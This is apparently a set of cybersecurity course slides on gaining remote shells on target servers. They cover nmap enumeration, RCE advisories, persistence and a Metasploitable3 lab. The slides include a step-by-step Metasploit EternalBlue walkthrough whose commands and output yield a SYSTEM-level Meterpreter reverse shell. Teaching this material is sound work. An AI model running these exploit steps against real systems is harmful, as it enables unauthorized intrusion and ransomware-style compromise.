


TARGET DEVICE

ORGANIZATION

- **Internal** Attacker

Objective



TARGET DEVICE

Remote Shell

Without any user action on Target

remote shell **client**

remote shell **server**

RGET DEVICE

Key Fact


- ❑ Without any user actions on Target
- ❑ Attacker can **only** (attempt to) abuse **servers** on Target

TARGET
DEVICE

Step zero

- ❑ Without any user actions on Target
- ❑ Attacker can **only** (attempt to) abuse **servers** on Target
- ❑ Find **which servers** are running on the target
(and can be abused by the Attacker)
- ❑ Common jargon: **enumeration**

Example: nmap



```
root@kali:~# nmap -sS -sV -O 192.168.111.130

Starting Nmap 7.12 ( https://nmap.org ) at 2016-04-28 13:10 CEST
Nmap scan report for 192.168.111.130
Host is up (0.00022s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
```


⋮

Enumeration done

- Attacker can only (attempt to) **abuse** server on Target

- Servers that can **execute commands** (example: SSH server, WMI server,...)

- Servers that **cannot** execute commands (example: mail server, web server...)



Abuses in a nutshell (I)

1. S-CMD: Attacker has (or obtains) **credentials**

Abuse 1: S-CMD

1. Attacker has (or obtains) **credentials** for S-CMD

- Attacker authenticates and launches a remote shell server (or S-CMD is itself a remote shell)

- **Not surprising**
- It may be surprising why Attacker has / obtains **credentials** *(we will skip this for a moment)*

Abuses in a nutshell (II)

1. S-CMD: Attacker has (or obtains) **credentials**

2. S-**NO**CMD: Attacker has (or obtains) **credentials** +
   S has **RCE vulnerability** +
   Attacker can **exploit** that vuln


Abuse 2:
S-NOCMD + RCE

2. Attacker has (or obtains) **credentials** +
   S has **RCE vulnerability** +
   Attacker can **exploit** that vuln

- Attacker authenticates and launches a remote shell server

- **More surprising:**
  Attacker launches a remote shell server through a server that should **not** be able to execute commands!

Example



Remote code execution in Microsoft Exchange Server


NB: mail server

Published: 2021-11-09 | **Updated:** 2022-11-16

Description

The vulnerability allows a remote user to compromise the affected system.

The vulnerability exists due to insufficient validation of cmdlet arguments. A remote user can run a specially crafted cmdlet and execute arbitrary commands on the system.



According to the CVSS metric, privileges required is low (PR:L). Does the attacker need to be in an authenticated role on the Exchange Server?

Yes, the attacker must be authenticated.

Abuses in a nutshell (III)

1. S-CMD: Attacker has (or obtains) **credentials**

2. S-**NO**CMD: Attacker has (or obtains) **credentials** +
   S has **RCE vulnerability** +
   Attacker can **exploit** that vuln

3. S-ANY: S has **pre-auth** **RCE vulnerability** +
   Attacker can **exploit** that vuln
   (no credentials needed!)


Abuse 3:
Pre-auth RCE

3. S has **pre-auth** **RCE vulnerability** +
   Attacker can **exploit** that vuln

- Attacker launches a remote shell server
  without authentication!

- **Even more surprising (and worrying!)**

Example



Microsoft Security Bulletin MS17-010 - Critical

Multiple Windows SMB Remote Code Execution Vulnerabilities

NB: file server

Remote code execution vulnerabilities exist in the way that the Microsoft Server Message Block 1.0 (SMBv1) server handles certain requests. An attacker who successfully exploited the vulnerabilities could gain the ability to execute code on the target server.

To exploit the vulnerability, in most situations, an unauthenticated attacker could send a specially crafted packet to a targeted SMBv1 server.

Abuses in a nutshell: Keep in mind

1. S-CMD: Attacker has (or obtains) **credentials**
2. S-**NO**CMD: Attacker has (or obtains) **credentials** +
   S has **RCE vulnerability** +
   Attacker can **exploit** that vuln
3. S-ANY: S has **pre-auth** **RCE vulnerability** +
   Attacker can **exploit** that vuln
   (no credentials needed!)

Abuse 3: Example in more detail

Exploit: EternalBlue

- Exploit for vulnerability of previous slide
  - **Pre-Auth** for **file server**


- Developed by the NSA and secretly used for their attacks
- **Publicly** released on 17/4/2017 by "The Shadow Brokers"
  - One month after Microsoft issued a patch for the vuln
- Used in several **ransomware attacks** a few months later
  - Large scale + **Automated** (WannaCry / NotPetya)

- Integrated in Metasploit

Example: Metasploit (I)

TARGET DEVICE


- Metasploit
- Exploit eternalblue



```
111/tcp  open  rpcbind      2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X
445/tcp  open  netbios-ssn Samba smbd 3.X
```

SMBv1 server

Example: Metasploit (II-a)




Launch metasploit

Search "eternalblue" in available exploits

```
kali@kali: ~ ×
└─$ msfconsole -q
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue
 SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRoma
nce/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRoma
nce/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Det
ection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Rem
ote Code Execution
```

Example: Metasploit (II-b)




```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.0.2.4
rhosts ⇒ 10.0.2.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

point this target

- Extremely simple!

Example: Metasploit (III)



```
[+] 10.0.2.4:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.0.2.4:445 - Sending egg to corrupted connection.
[*] 10.0.2.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.4
[*] Meterpreter session 3 opened (10.0.2.15:4444 → 10.0.2.4:49438) at 2023-02-27 0
[+] 10.0.2.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getpid
Current pid: 1724
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

We have a **remote shell** with **SYSTEM** privilege on target!

Take a moment to realize what this means...


1. SYSTEM ⇒ We can do whatever we want (e.g., encrypt everything)

2. No credentials needed

3. "crypto defenses" not useful at all

- ❑ A **single** mistake on a **single** accessible server


Question



- You have a remote shell on Target

- What if the Target is **shutdown**?
- After reboot you will be able to enter again?

You need "persistence"




Persistence

The adversary is trying to maintain their foothold.

Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Techniques used for persistence include any access, action, or configuration changes that let them maintain their foothold on systems, such as replacing or hijacking legitimate code or adding startup code.

Hacking Lab

Metasploitable3




Metasploitable3 is a VM that is built from the ground up with a large amount of security vulnerabilities. It is intended to be used as a target for testing exploits with metasploit.

- Vulnerable (unpatched) software
- Poor credentials
- Insecure service configuration
- ...


- Two VMs:
  - Linux Ubuntu
  - Windows Server 2008

Detailed Guide (ALMOST step-by-step) (I)



Cybersecurity Course - University of Trieste

- Home
- Topics
- 1 - Hacking Lab
  - Lab Hacking Metasploitable
  - Lab Virtual Machines
  - Hacking - Resources
- 2 - Access Control
- 3 - MITRE ATT&CK
- 4 - Malware
- 5 - Passwords and MFA




- 6 - Authentication - NTLM Kerberos
- 7 - Lateral Movement and AD Abuse
- 8 - Memory Corruption
- 9 - Vulnerabilities
- 10 - Defense
- Labs
  - Automated Malware Analysis
  - BURP
  - MITRE ATTACK Navigator
  - OWASP Juice Shop
  - Vulnerable Platforms
- Report (Docsify-This)

Detailed Guide (ALMOST step-by-step) (II)


- Described attacks:
  1. Exploit injection (EternalBlue)
